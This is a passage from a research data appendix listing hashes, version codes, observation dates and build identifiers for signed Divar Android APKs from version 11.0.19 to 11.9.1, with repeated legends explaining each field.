49	11.0.19	d590793f9e0e50d56cca5507f6658ad698c41eddf2ed6a505e84897dfc02d8a1	N	2019-10-23	VT	229808010	2019-10-23 J	N80	2019-10-23 12:29	-	-	f107dbbd-a3b	-
50	11.0.21	6ceac96430636e3020d1e3e895c726c4bbb315fa2ba238056b9874f926fdc1cc	N	2019-11-11	VT	229808190	2019-11-10 J	N80	2019-11-10 10:07	-	-	cf118ed1-1cb	-
51	11.0.24	f79fd63dc68b1ff00d929ac98f4b168bb57203e7daa7fb4f969b1f653f80e342	N	2019-12-21	VT	229809300	2019-12-21 J	N80	2019-12-21 11:48	-	-	04071724-e1b	-
52	11.0.24	3d1ecc4697fae2b0b10dc40558299662b53e2b0ba1df7be92ea4c4c97d162a10	N	2019-12-22	VT	229809300	2019-12-21 J	N80	2019-12-21 11:48	-	-	04071724-e1b	-
53	11.1.1	ee59cea18c06a509555f2b1d2f1989daa0c59a697da3dc8b5fe0bce32de66865	N	2020-01-06	VT	229810160	2020-01-06 J	N80	2020-01-06 10:18	-	-	4093311b-b42	-
54	11.1.2	561f53e34e6cc0bc6147205455345 34313eb2ff20290908d498ab28ae31ad08adae	N	2020-01-19	VT	229810280	2020-01-18 J	N80	2020-01-18 13:34	-	-	41d0196c-c2b	-
55	11.1.2	f93a2d492f699379b5818014f3682c1a77f818ec517c9caba53c8a55211535cf	N	2020-01-19	VT	229810280	2020-01-18 J	N80	2020-01-18 13:34	-	-	41d0196c-c2b	-
56	11.1.4	b79bc960e897fb03f0b02e89ee992b4148ca508b793f8aba4d1c5a360b991b8d	N	2020-02-02	VT	229811130	2020-02-02 J	N80	2020-02-02 07:51	-	-	5608d54c-3a7	-
57	11.1.4	45a4c072b0f5a646222988c4cc67772c6608c40be3de6a2d7fdbe0db99f8b343	N	2020-02-03	VT	229811130	2020-02-02 J	N80	2020-02-02 07:51	-	-	5608d54c-3a7	-

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

#	Version	SHA-256	Route	Seen*	Basis	verCode	Code day+	ZIP	Crashlytics	Sentry	Git	Crash ID	PG UUID
58	11.1.6	859c02c1cfe45cd0f5df5a19f26844ac4c59ffdec9ef94ff55436cd0c40b4a4c	N	2020-02-18	VT	229811280	2020-02-17 J	N80	2020-02-17 13:53	-	-	8af1ee08-c40	-
59	11.1.8	9024c50db10f65d4ea40a6f1b2d738c1d24f749798f7edf15fcbb4945a7d0686	N	2020-03-01	VT	229812110	2020-03-01 J	N80	2020-03-01 16:15	-	-	be8d999e-330	-
60	11.1.10	279f7c50b53d267d6c92c361504efdbfbe8a20066c3ac025c187a57c6878db42	N	2020-03-18	VT	229812270	2020-03-17 J	N80	2020-03-17 11:42	-	-	5c99bed3-568	-
61	11.1.11	19cfaa382f39585b8555122e9c4fc70b1d9ac0a5cb2a9fff6aa3ff81434fe93a	N	2020-04-02	VT	229901130	2020-04-01 J	N80	2020-04-01 11:41	-	-	4d31ad0d-e5b	-
62	11.1.13	1a37f32e40f095d58ecfba3ca6610f113eadf7ffab3a99bdbc69c7ed7d5eba1e	N	2020-04-20	KRN	229902010	2020-04-20 J	N80	2020-04-20 10:32	-	-	e324da81-b06	-
63	11.1.13	9630f2ca8d0020910de2a89a3548f1b4347cf4446d582ec9f693bf90f3ee52fc	N	2020-04-24	VT	229902010	2020-04-20 J	N80	2020-04-20 10:32	-	-	e324da81-b06	-
64	11.1.14	84c3d0ceff9d635187187e41c146bc7b3415fa9cbbd9b3ecf96f049bf71ff156	N	2020-04-25	KRN	229902060	2020-04-25 J	N80	2020-04-25 08:20	-	-	d7c038e9-7f7	-
65	11.1.15	56810ea709a87c23aff64bde29f5e0b70081a599f82b5485fbbd3c89e9bef7f6	N	2020-05-02	VT	229902130	2020-05-02 J	N80	2020-05-02 10:39	-	-	c18a69e0-063	-
66	11.1.16	fe4c3c4b6f4ee345cddbeb2cb1c8ce6c17e74c1b2a153697c67df88a26517d6c	N	2020-05-17	KRN	229902270	2020-05-16 J	N80	2020-05-16 10:23	-	-	0b179084-db7	-
67	11.1.17	5a0b2966060eee4560a04ae8916f6e4e9ba58adfa87aa59f646207af757dea1e	N	2020-05-31	VT	229903100	2020-05-30 J	N80	2020-05-30 07:04	-	-	dd89bcd8-fb8	-
68	11.1.18	e449ba0697f449c58b1ed37c47d834e150d30d1c759ad0ff4d4f2709d34c9777	N	2020-06-06	VT	229903161	2020-06-05 J	N80	2020-06-05 14:49	-	-	d3c5ccc0-fde	-
69	11.1.19	15241014201273c2265618d03432f5e2e74bfbd6e59622583286d5cf29adf473	N	2020-06-14	VT	229903240	2020-06-13 J	N80	2020-06-13 11:12	-	-	1c70c0be-65d	-
70	11.1.20	8ea721e8c94d7c57b1997bf969066ace221d1a149110eae562da3c34d269cc3a	N	2020-06-29	VT	229904090	2020-06-29 J	N80	2020-06-29 09:06	-	-	a8eea3da-b5f	-
71	11.1.21	5f4da853ab002037dbe425d063228268ccaa4fd1b1d58320ca5f6dd5561d2f45	N	2020-07-11	VT	229904210	2020-07-11 J	N80	2020-07-11 09:18	-	-	e5ef7810-636	-
72	11.1.22	b12d16853527275ed878110d25e42ba54dc70f1a9a67beb5f6d3989ce7f50282	N	2020-07-25	VT	229905040	2020-07-25 J	N80	2020-07-25 09:00	-	-	2421726f-0a7	-
73	11.1.22	66b234208871f118bc77889278025674b438e98eb4f4fce65f0e4fe7b70a9edc	N	2020-07-26	VT	229905040	2020-07-25 J	N80	2020-07-25 09:00	-	-	2421726f-0a7	-
74	11.1.24	05ef5792e823f3ec2ad4a99209ff392c0d9df32de77fc906cc71a296df06bfd0	N	2020-08-10	VT	229905200	2020-08-10 J	N80	2020-08-10 13:33	-	-	358bf3f4-2ba	-
75	11.1.24	e8345bd1fa401cd5acee61611afb23d9dccad91b43b788b72e8d64017dbc16d2	N	2020-08-11	VT	229905200	2020-08-10 J	N80	2020-08-10 13:33	-	-	358bf3f4-2ba	-
76	11.1.26	b4efc08866fb37c6de22dd286e64772f246ad7505317f131a3bb823fe6442f3d	N	2020-08-24	VT	229906020	2020-08-23 J	N80	-	-	-	-	-
77	11.1.26	8488ada34d97f86de8640469e432d2faf7871087fd30480e78beafadd8a973dd	N	2020-08-25	VT	229906020	2020-08-23 J	N80	-	-	-	-	-
78	11.1.27	42796583b9dce270d5c56b7b4a915f98aa26b47a4fd9b6a94c6ffeb24f16fcc3	N	2020-09-06	VT	229906150	2020-09-05 J	N80	-	-	-	-	-
79	11.1.27	720ef53eb1161218ccac3f00b780c45cd3781bc06574a94bf24f362d753a8693	N	2020-09-07	VT	229906150	2020-09-05 J	N80	-	-	-	-	-
80	11.2.1	52e66cefc3117bcb84e2b8f94cc508caf59dd53a7503a312fe6d915f332cba23	N	2020-09-21	VT	229906300	2020-09-20 J	N80	2020-09-20 09:41	-	-	2e3d88e5-523	-
81	11.2.1	8bf2f72b9c89e0c3604b5e442cd20b350c617ce804b693983db1400cf112ce83	N	2020-09-22	VT	229906300	2020-09-20 J	N80	2020-09-20 09:41	-	-	2e3d88e5-523	-
82	11.2.3	f05d5aea3c7e6dad81daba5e1465e01981c7391ee7736cfc676f4c507051aa70	N	2020-10-05	KRN	229907130	2020-10-04 J	N80	2020-10-04 09:54	-	-	8cac911b-920	-
83	11.2.3	85490e491a18a8c0d953a634a8ce1bfd273826083e5696fa4a43b1ddd3eb3de8	N	2020-10-07	VT	229907130	2020-10-04 J	N80	2020-10-04 09:54	-	-	8cac911b-920	-
84	11.2.4	cde24fdc7052bb89c2e0500a61a611e126e9cf48ce2954e0cd3eb1197bc226d9	N	2020-10-19	VT	229907270	2020-10-18 J	N80	2020-10-18 18:07	-	-	518e2369-72e	-
85	11.2.4	10a7a3534adea066a2ab21a46e4f269aa55eb4dd9f9c30fc52b0ac6f59f4cb5b	N	2020-10-20	VT	229907270	2020-10-18 J	N80	2020-10-18 18:07	-	-	518e2369-72e	-
86	11.2.5	b8d17402587f6e633615a1e3e5c211d2bd30ecb5c938d13cb1ca15b94d0ce6cb	N	2020-11-01	VT	229908100	2020-10-31 J	N80	2020-10-31 12:29	-	-	91d5d53d-644	68fa2611-c6d
87	11.2.5	3dd8eb0885d5c2cc6c39464d4c22432d5ae76cd6cd924ff7156f567e2ffbbc23	N	2020-11-02	VT	229908100	2020-10-31 J	N80	2020-10-31 12:29	-	-	91d5d53d-644	68fa2611-c6d
88	11.2.6	544af718216460f5916d7ad6b510e47c7c49eb48e83357fa887ddb6d5e771a57	N	2020-11-15	VT	229908250	2020-11-15 J	N80	-	-	-	-	4c643831-062
89	11.2.8	24e47fa63f6d493b3fca2f06a446958ab680b6aaa1bc3feb64597e2e6190e9bc	N	2020-11-19	VT	229908280	2020-11-18 J	N80	-	-	-	-	a3e35989-6d4
90	11.2.8	9f1e2dcf0727be1ef51bdc34521ab1a5acd40f6e5ca28b9b41c31c3c5bf3d66a	N	2020-11-20	VT	229908280	2020-11-18 J	N80	-	-	-	-	a3e35989-6d4
91	11.2.9	e79ab10e86b75f60c92b3378849f72eb186e794fae5bda39199adabe84749ea5	N	2020-11-29	VT	229909080	2020-11-28 J	N80	-	-	-	-	0d3457e5-6da
92	11.3.0	bcacd2d1ad0c689760aecf95d96f434303285f6cce05b96bb3270bfbd42501e8	N	2020-12-13	UPT	229909220	2020-12-12 J	N80	-	-	-	-	d714c75e-81c
93	11.3.1	def9aa9fc939790c49ba3e84be4789dd1d48861e115acf204425a23e57f8a0b7	N	2020-12-16	VT	229909250	2020-12-15 J	N80	-	-	-	-	0a83ad03-f02
94	11.3.1	e6a57bbfd7274964f7c20150623a8671266bbd97dad06e7855147687c79fc56	N	2020-12-16	VT	229909250	2020-12-15 J	N80	-	-	-	-	0a83ad03-f02
95	11.3.2	2ed1730998476d69f8f8e541a5066a5b3c3414daaa59e391d3c291a131ed1e35	N	2020-12-27	VT	229910060	2020-12-26 J	N80	-	-	-	-	e125de9c-4b5
96	11.3.2	a06a2f3602822c249536f5205f3c7b9e082ae9431fc7708ea30d305355fdead3	N	2020-12-28	UPT	229910060	2020-12-26 J	N80	-	-	-	-	e125de9c-4b5
97	11.3.3	28e9ad95d8ce392183e9f933e2200d7343065882a53a6203a4610f4417d5c933	N	2021-01-10	VT	229910200	2021-01-09 J	N80	-	-	-	-	f302dbf2-501
98	11.3.3	3af40a9a465a553b4abf637b2368fb3db27f5870a44170dfebaf4624bb25d8cb	N	2021-01-10	VT	229910200	2021-01-09 J	N80	-	-	-	-	f302dbf2-501
99	11.3.4	a9a5499d18ecca33031cbbf9ee90a5db56918802955c1862338111f8f47c7bec	N	2021-01-24	UPT	229911040	2021-01-23 J	N80	-	-	-	-	f4ca3e05-656
100	11.3.5	45d6c12a9a295b7133ba01ede91d43a6a597462446505c70bce08d55968bd7fb	N	2021-01-25	KRN	229911060	2021-01-25 J	N80	-	-	-	-	1e2b1868-b6b
101	11.3.5	fa1e251aa025311c160534df401d8b2c9248135697be16add2a0c1dde639763d	N	2021-01-26	VT	229911060	2021-01-25 J	N80	-	-	-	-	1e2b1868-b6b
102	11.3.6	67cbed83b86164f249f8943e53f3a5bda241f31b220bc04c327e9367e6fcb1ef	N	2021-02-08	VT	229911180	2021-02-06 J	N80	-	-	-	-	92cb3f5e-ef1
103	11.3.6	e93eea31041f3b8ff4a01f5cf278a5c09cc46e49ded0c68e1b90c2b39059088e	N	2021-02-12	VT	229911180	2021-02-06 J	N80	-	-	-	-	92cb3f5e-ef1
104	11.3.7	541f3afc56402c82fc08d35aea5a7c7e4113e2874aa8a7ab5c34edb1ce404c55	N	2021-02-22	VT	229912020	2021-02-20 J	N81	-	-	-	-	-
105	11.3.8	30c854559a7c93f62f2cb99985ef732702f17d14243b3edbb10d8bd1f5e09bb0	N	2021-03-08	VT	229912160	2021-03-06 J	N81	-	-	-	-	-
106	11.3.9	cb8fec64b0c4a7480698c9ff7fceb3d2d0e94df12b822fbf4c581f0c033b7ddc	N	2021-03-18	VT	229912250	2021-03-15 J	N81	-	-	-	-	-
107	11.3.9	8adecbe44c8156baba8c2968388c00ca603a2b195e87ffd9d514863cce067499	N	2021-04-06	VT	229912250	2021-03-15 J	N81	-	-	-	-	-
108	11.4.0	7fd1c8b528f9590222b206d2732d8b97cf73038e0011f665835fa4023d012b42	N	2021-04-12	UPT	230001210	2021-04-10 J	N81	-	-	-	-	-
109	11.4.0	36d07ed69d4c16d68a37fea5cc82c14bf6a8e8d0116caccb534fc3d562ff1792	N	2021-04-14	VT	230001210	2021-04-10 J	N81	-	-	-	-	-
110	11.4.1	5f741ae273ef44cbc359cffba78d4c68f0ce7279854cf04230879e06c9ede23a	N	2021-04-26	KRN	230002040	2021-04-24 J	N81	-	-	-	-	-
111	11.4.1	fefd2528293dc47ecaa54bd7983ad7dff477a9c20a76f84b24bd9d6b9f81d45d	N	2021-05-01	VT	230002040	2021-04-24 J	N81	-	-	-	-	-
112	11.4.2	21413d1faf330da4d2501b8b7df37703ebba00d456d4b19895c83de6f9adb144	N	2021-05-08	VT	230002180	2021-05-08 J	N81	-	-	-	-	-
113	11.4.2	6bb216933f2ac1901963a133bd463b9a4bbac148b200586f47f0fca9ef591b56	N	2021-05-12	VT	230002180	2021-05-08 J	N81	-	-	-	-	-
114	11.4.3	76abcd39fe0f1f8a0ec0c76834a1d46b2fd57e7e363ba5fdddfbec7ef3479446	N	2021-05-24	VT	230003020	2021-05-23 J	N81	-	-	-	-	6e7ad33d-533

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

#	Version	SHA-256	Route	Seen*	Basis	verCode	Code day+	ZIP	Crashlytics	Sentry	Git	Crash ID	PG UUID
115	11.4.3	c637a98da327eb9c6f4e4382b209b43d857dec3a5ee06cad45be62f4b4d28047	N	2021-05-31	KRN	230003020	2021-05-23 J	N81	-	-	-	-	6e7ad33d-533
116	11.4.5	353d21e45877bba97dccd5a71a55d206129f00195a141c187060b222c2e66a2f	N	2021-06-09	VT	230003180	2021-06-08 J	N81	-	-	-	-	60f1b349-ba6
117	11.4.5	d5ae63444e1d3402683d088dfcd48d004e5c68db8c3b7b50ed78fe98413ab021	N	2021-06-10	KRN	230003180	2021-06-08 J	N81	-	-	-	-	60f1b349-ba6
118	11.4.6	de4890345129542a73fb72ef1cf0b6050c889101e9703cc40a3408f3749c093d	N	2021-06-20	VT	230003290	2021-06-19 J	N81	-	-	-	-	dee800aa-19a
119	11.4.6	883939f87077c7fc20eb67a8197569257e3a2e97a5a229f201c2b8ec482a5559	N	2021-06-21	KRN	230003290	2021-06-19 J	N81	-	-	-	-	dee800aa-19a
120	11.4.7	989bac85e5981ec16011354272c175c8870fa129998b0beb25b79c1e7b51105d	N	2021-07-06	VT	230004131	2021-07-04 J	N81	-	-	-	-	8a93f17c-f1f
121	11.4.9	ba2c2eba854dea53a9a6d2d74a5e7027a0ac634cc1e1e5bfffde707b236a125f	N	2021-08-02	VT	230005090	2021-07-31 J	N81	-	-	-	-	199f7b62-886
122	11.4.11	4497412456b673298766f687430fd2ebb42ef7bedf9bf9e493be3fe820b99149	N	2021-08-19	VT	230005250	2021-08-16 J	N81	-	-	-	-	5b6f0af7-f07
123	11.4.12-ALT	086cbc4e0e94a44786f875b4bd109bb3dc2b2007cc176496c3602e20ef8cbdf4	N	2021-09-01	VT	230005310	2021-08-22 J	N81	-	-	-	-	2e316f90-000
124	11.4.13	e80ec68a7bed15348a04f9d866b3e3a5ac886ccd320dea350cfd5cdd4b761b37	N	2021-09-04	KRN	230006080	2021-08-30 J	N81	-	-	-	-	f37314bd-37b
125	11.4.13	0e7a27224bcc10865cbf3f9f8461813604cea3033dc8a2dc92b151ad43fe024c	N	2024-08-18	UPT	230006080	2021-08-30 J	N81	-	-	-	-	f37314bd-37b
126	11.4.14	bc6cbbeac3064f97fbe6274168b1d02e74783c0ca0f8c498d00c739d4b23f24a	N	2021-09-14	VT	230006210	2021-09-12 J	N81	-	-	-	-	6142ae6c-fbe
127	11.5.0	b475a439abf00f6edf2bc013bb9af4d36c80f0007eeaa6049c9a81d764fea4f4	N	2021-09-30	VT	230007040	2021-09-26 J	N81	-	-	-	-	067b5d16-478
128	11.5.1	575e8bb4992c5e289c7f41da6eafb94b7d8ad49d978e804fc5af9da8dfe1ec43	N	2021-10-13	UPT	230007180	2021-10-10 J	N81	-	-	-	-	7db49481-18c
129	11.5.2	29e7a7b545be78da7a37f58a064fa728620bbdcd9f15e06c9f77824bd599ed0b	N	2021-10-25	VT	230008030	2021-10-25 J	N81	-	-	-	-	0ac34a9a-fce
130	11.5.3	b073297b0fa0009c2451a3520f41bfe79f129adcadc159ea9492f0597745283c	N	2021-11-07	VT	230008150	2021-11-06 J	N81	-	-	-	-	524bf0fa-2c6
131	11.5.5	26705cdc6378c8189130796c3ea1438ac62a06adbb9cf89f80d1545e719a8169	N	2022-01-04	VT	230009140	2021-12-05 J	N81	-	-	-	-	60023108-20b
132	11.5.6	1e447dbc40daf1180102cfc5afce5317750ff2cdde1a01dde8c7edc5c8215123	N	2021-12-08	VT	230009150	2021-12-06 J	N81	-	-	-	-	aa32e78e-ffd
133	11.5.6	3ae81193a30e17976aef4da7f9264c5e08db7fab3c5b24a05331df52eaef2998	N	2021-12-11	KRN	230009150	2021-12-06 J	N81	-	-	-	-	aa32e78e-ffd
134	11.5.7	b19281955e4f575f4b1f1ae6dcb73f4b3da8de4d99a4660f02d83380e3ea4a27	N	2021-12-20	KRN	230009270	2021-12-18 J	N81	-	-	-	-	013e8ab4-5d7
135	11.5.9	1deca4c562b664755b328581e30dcb869f026eee32280703baa85a7aa95738cc	N	2022-01-04	UPT	230010120	2022-01-02 J	N81	-	-	-	-	0b146cc0-59f
136	11.5.10	d2394118bea0fa665995ec4c9f3c3258d9ecee95d05c357ccc14cb6567177f4d	N	2022-01-17	UPT	230010250	2022-01-15 J	N81	-	-	-	-	8a31acee-dc3
137	11.5.10	b894dda50c21f7d9cb8819b0459d08749663c2c9d6a1d0fb9642c5fe5a0d07c1	N	2022-01-19	KRN	230010250	2022-01-15 J	N81	-	-	-	-	8a31acee-dc3
138	11.5.11	54960318fa9f5bb78b1975e84da553f3da9da41e835cab25bcf031615a986c61	N	2022-02-02	UPT	230011090	2022-01-29 J	N81	-	-	-	-	24a193d0-e95
139	11.5.12	4ad3f9a33bb979acaedf91f5fe9e5198dd145887fd2f8e525985bbcf2013e8d4	N	2022-01-30	VT	230011100	2022-01-30 J	N81	-	-	-	-	76ef0bd6-ab6
140	11.5.13	cd2638f1a5c50d4882c13c6036a321f99652d126ce61d5159a6375d5ae437089	N	2022-02-13	VT	230011230	2022-02-12 J	N81	-	-	-	-	005c1436-307
141	11.5.13	d275c72d115037381f90eb756ad7dc939c874b0592fb83b2d7387019d4884a0e	N	2022-02-14	APK	230011230	2022-02-12 J	N81	-	-	-	-	005c1436-307
142	11.5.14	bafa261d066a45ba3d4e28005d9f0a51423d96652ff77c46fdbed9211dc47776	N	2022-02-26	APK	230012070	2022-02-26 J	N81	-	-	-	-	a72bfb18-55c
143	11.5.15	c20d4006688c7ed376c34fdeafe2c7b4dff05884344c7583ab7fdca1f40b9fdf	N	2022-03-14	VT	230012221	2022-03-13 J	N81	-	-	-	-	d8748569-be5
144	11.5.16	84baa387ab7de4b76a2c35c37daf869d9da2fd996386d9688f4ae252193c3273	N	2022-04-19	APK	230101270	2022-04-16 J	N81	-	-	-	-	419513e0-168
145	11.5.17	f63e1c3b3e8487795d14da9bfdae10657eda4a6f131b9c80942c603f5813cb89	N	2022-05-17	VT	230102241	2022-05-14 J	N81	-	-	-	-	c0b82efd-35b
146	11.5.18	2ddcc29661974c22ce5aff40f2d35af793fa488209e5ac5421637b778a0b2e93	N	2022-05-28	UPT	230103070	2022-05-28 J	N81	-	-	-	-	6bee3496-48a
147	11.5.18	7375270a9f33898f2b68806660de74eb16dc9b160a79adf0e39afdb9aee40b75	N	2022-05-29	APK	230103070	2022-05-28 J	N81	-	-	-	-	6bee3496-48a
148	11.6.0	0d1a0c7743b396ee1f51040c34cb57fb7aa06923cb2f4862703ef60e8728b174	N	2022-06-13	UPT	230103220	2022-06-12 J	N81	-	-	-	-	b3dbde53-78e
149	11.6.0	5ce37d97096b9888720b02bb8e16f5a3b4ce76850c64c19613e6caf7c623730b	N	2022-06-18	VT	230103220	2022-06-12 J	N81	-	-	-	-	b3dbde53-78e
150	11.6.1	6e8100ad4612882e18991878d6b3746b5007b6a2f1203e9c535f8b0e28af3ca3	N	2022-07-12	APK	230104200	2022-07-11 J	N81	-	-	-	-	1773432d-e4a
151	11.6.2	a74498b0d713789b371c8490ef78a22ae77f878a94886b44cb0b35b8dcfa7e9c	N	2022-07-23	UPT	230104262	2022-07-17 J	N81	-	-	-	-	ba891916-828
152	11.6.2	8a98e29f2c478ae01fb0e1d02f003af58ab2d1a318d2520a96adf0469049137b	N	2022-07-25	APK	230104262	2022-07-17 J	N81	-	-	-	-	ba891916-828
153	11.6.3	b2396edd140dcc76702c486ea836988913db052f05cb2c222a2060dd05b7d4cf	N	2022-08-07	APK	230105090	2022-07-31 J	N81	-	-	-	-	16b4dac8-c4f
154	11.6.4	11f7811d011c46d14b8b6c5433633a598179058a4de242683470c555d92d1c57	N	2022-08-20	APK	230105230	2022-08-14 J	N81	-	-	-	-	a4846a1b-83b
155	11.6.5	dca2b9ef9e7a7eef30e2361d7c3c5699ddd4543d25ca0a64b348a65c74d2acdc	N	2022-08-23	APK	230105231	2022-08-14 J	N81	-	-	-	-	648b5052-b40
156	11.6.6	16e2b665aeb268f47a9edff71956bb9aa1198f2b45c0d9d7b798dc44b7bd2984	N	2022-09-03	APK	230106060	2022-08-28 J	N81	-	-	-	-	1f0d6240-f30
157	11.6.6	030f38b19373c3c37fd8225ca2da29e7fc6de82476844733e3f7bcec86de0355	N	2022-09-04	UPT	230106060	2022-08-28 J	N81	-	-	-	-	1f0d6240-f30
158	11.6.7	621d26450665af23aafe7b8507258e303af0bdae1ebdacf24bd6737b65976628	N	2022-09-18	APK	230106200	2022-09-11 J	N81	-	-	-	-	b1eaa811-18d
159	11.6.8	d3fca0b0fd25bfff22feb153e9e679f51e2e237a4ad7c8480d9d4e9240ca5333	N	2022-10-20	VT	230107190	2022-10-11 J	N81	-	-	-	-	671e9542-ddb
160	11.6.9	cd7e48d6108814b94edfc47c137c742b143881116d679ae37878b468d6291743	N	2022-11-15	UPT	230108151	2022-11-06 J	N81	-	-	-	-	8332602d-cf1
161	11.6.10	7774e17e095c6deaa1f747dc9a67e1db05d0b967cac798d434b3612ea51d661a	N	2022-11-15	APK	230108152	2022-11-06 J	N81	-	-	-	-	b69d3afe-2f3
162	11.6.11	1913e196c39fc80c9d166cd275feaccc186c3cbd50a8681a6e8a8f2e75797db0	N	2022-12-20	VT	230109131	2022-12-04 J	N81	-	-	-	-	2acda366-d39
163	11.6.12	5edb1b57d26bc3386e4122f5446468841420062b9c06cd09649779564a8c5f5b	N	2022-12-24	VT	230109132	2022-12-04 J	N81	-	-	-	-	c2b1470a-bf0
164	11.7.0	81eac054e24760215302ab4530fb2cfc827490afa70a31ec1ed75a5472ce8da0	N	2022-12-27	VT	230109271	2022-12-18 J	N81	-	-	-	-	e7a9f79b-293
165	11.7.0	d2628c93af010996a58001a26f6c075e3517afd8c96b02c6b723b912b6db9b80	N	2022-12-28	APK	230109271	2022-12-18 J	N81	-	-	-	-	e7a9f79b-293
166	11.7.1-beta	aa07b9155fc48cd8c87628f72be6abf928ae54dfa1e1d93f112e982669f98dbd	N	2023-01-08	APK	230110110	2023-01-01 J	N81	-	-	-	-	a7aaba56-88d
167	11.7.1	b2633e9ee9945811b51c7b771392cadb0685d40c7009b1b15a451ec664b62fff	N	2023-01-10	APK	230110111	2023-01-01 J	N81	-	-	-	-	505f089f-a86
168	11.7.1	acd0719dca270b74e6f71616a34b2e119ae8d8dee450b966811e24b99493d4d8	N	2023-01-13	VT	230110111	2023-01-01 J	N81	-	-	-	-	505f089f-a86
169	11.7.2-beta	e4a2a2bfbb3bb1a69858d4c2f381d446e9d2079007cb7c87bbf141cff95647b1	N	2023-01-17	APK	230110250	2023-01-15 J	N81	-	-	-	-	a6c74d4f-b3e
170	11.7.2	9dce239269051978fcd3c75cde0b1a597190243642bbbe55244846195b135b90	N	2023-01-23	APK	230110251	2023-01-15 J	N81	-	-	-	-	dc896c54-f2a
171	11.7.3	39d940e8eebfa314b4492f7f36d208aa669ba7a26d187eb5ea0c376f771a4d97	N	2023-02-05	APK	230111091	2023-01-29 J	N81	-	-	-	-	e85d61b3-cf9

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

#	Version	SHA-256	Route	Seen*	Basis	verCode	Code day+	ZIP	Crashlytics	Sentry	Git	Crash ID	PG UUID
172	11.7.3	fb0980d0584947d965cd017be6cdfe29722c8679a12fb3506daa86cc04416a80	N	2023-02-05	UPT	230111091	2023-01-29 J	N81	-	-	-	-	e85d61b3-cf9
173	11.7.4-beta	3413462fad51b6ca8f1983f0837533fe564a58895f507f06a1b1089b6dadbb0d	N	2023-02-17	FAB	230111180	2023-02-07 J	N81	-	-	-	-	e4b50685-9a5
174	11.7.4-beta	e1e872f3c085a1a8e8a8280258287007cca2063148f7fb04bbbac082e3b17b04	N	2023-02-17	APK	230111240	2023-02-13 J	N81	-	-	-	-	8e336f49-763
175	11.7.4	2ace673c5fa11dcc6ad6d38e95fadde4593d86ecb2496a7fc941d8b9f8b1e7c7	N	2023-02-26	APK	230111241	2023-02-13 J	N81	-	-	-	-	2ab788ef-122
176	11.7.5	75301b49c4869eb4c2238c26147b4bca0d2194cfaebc4294a2924a3a9b82a704	N	2023-03-14	APK	230112131	2023-03-04 J	N81	-	-	-	-	4ab4f352-9be
177	11.7.6	272b7971e2713c898ebabf80987367cd0413d2e38d55e9d5c3983dd19769cd97	N	2023-04-17	UPT	230201201	2023-04-09 J	N81	-	-	-	-	-
178	11.7.7	3144341b4ff3ed757e91103b39d02b76aa88dcf92e65b9314e391d3ddd287b4a	N	2023-04-17	APK	230201203	2023-04-09 J	N81	-	-	-	-	2c6d5a82-891
179	11.7.7	32227ca16759dee1a2e4ca2221298b2efbf0e89c17b9c2e839c437072cd39682	N	2023-04-18	VT	230201203	2023-04-09 J	N81	-	-	-	-	2c6d5a82-891
180	11.8.0	38acc45dffce9d61eb4f6ff403297073320f1efb54012df1c2d0cc24b2f7dc7a	N	2023-05-03	UPT	230202041	2023-04-24 J	N81	-	-	-	-	14fe6437-3a5
181	11.8.0	d6799fbcf14a7e57ec6e801bfc15a53aeba8c51669ccfdebc839d3534de723db	N	2023-05-03	VT	230202041	2023-04-24 J	N81	-	-	-	-	14fe6437-3a5
182	11.8.1	ee36859f872cf5cf3723f0cfde50adf5c61409a273ff268d6d0660f83c326a81	P	2023-05-14	VT	230202172	2023-05-07 J	N81	-	-	-	-	dd68e237-11e
183	11.8.2	caa357ad191d77af83eb5a87471f64be66abd961663164470f4dc55a8b019101	P	2023-05-29	VT	230202311	2023-05-21 J	N81	-	-	-	-	a1caacf1-801
184	11.8.3	15e4a710e995a020f26511930d8efd195e6f3707d4740ac7e2390581fe6e0432	P	2023-06-12	VT	230203161	2023-06-06 J	N81	-	-	-	-	ca6aa5d6-a9a
185	11.8.4	abf9cbe26ea6665a7b47ebebed4c467196cc4b7b621c08bcf37d5e0455d01ace	N	2023-06-26	VT	230203281	2023-06-18 J	N81	-	-	-	-	6088e717-734
186	11.8.5	2cc3886acb7d777c180e98f61aaba2465f19b251ded63558131ebb27659fab8a	P	2023-07-12	VT	230204111	2023-07-02 J	N81	-	-	-	-	09de821f-23b
187	11.8.6	582f49a01474dd164200dc52015e43db38d3abf1553d1b6d5b5e6642655e33f8	N	2023-07-24	VT	230204251	2023-07-16 J	N81	-	-	-	-	ffeb9113-188
188	11.9.0	4292f192844c496a2b75f90f40f1ff789d6c35664ad40641c7a89c0da5e889d0	P	2023-08-07	VT	230205081	2023-07-30 J	N81	-	-	-	-	f81a7cd7-479
189	11.9.1	273c5e66b6398677e9eaaa56b0000ec3f918340d278c17e4416b31f7ea867524	N	2023-08-09	VT	230205082	2023-07-30 J	N81	-	-	-	-	b9031d0a-1e5
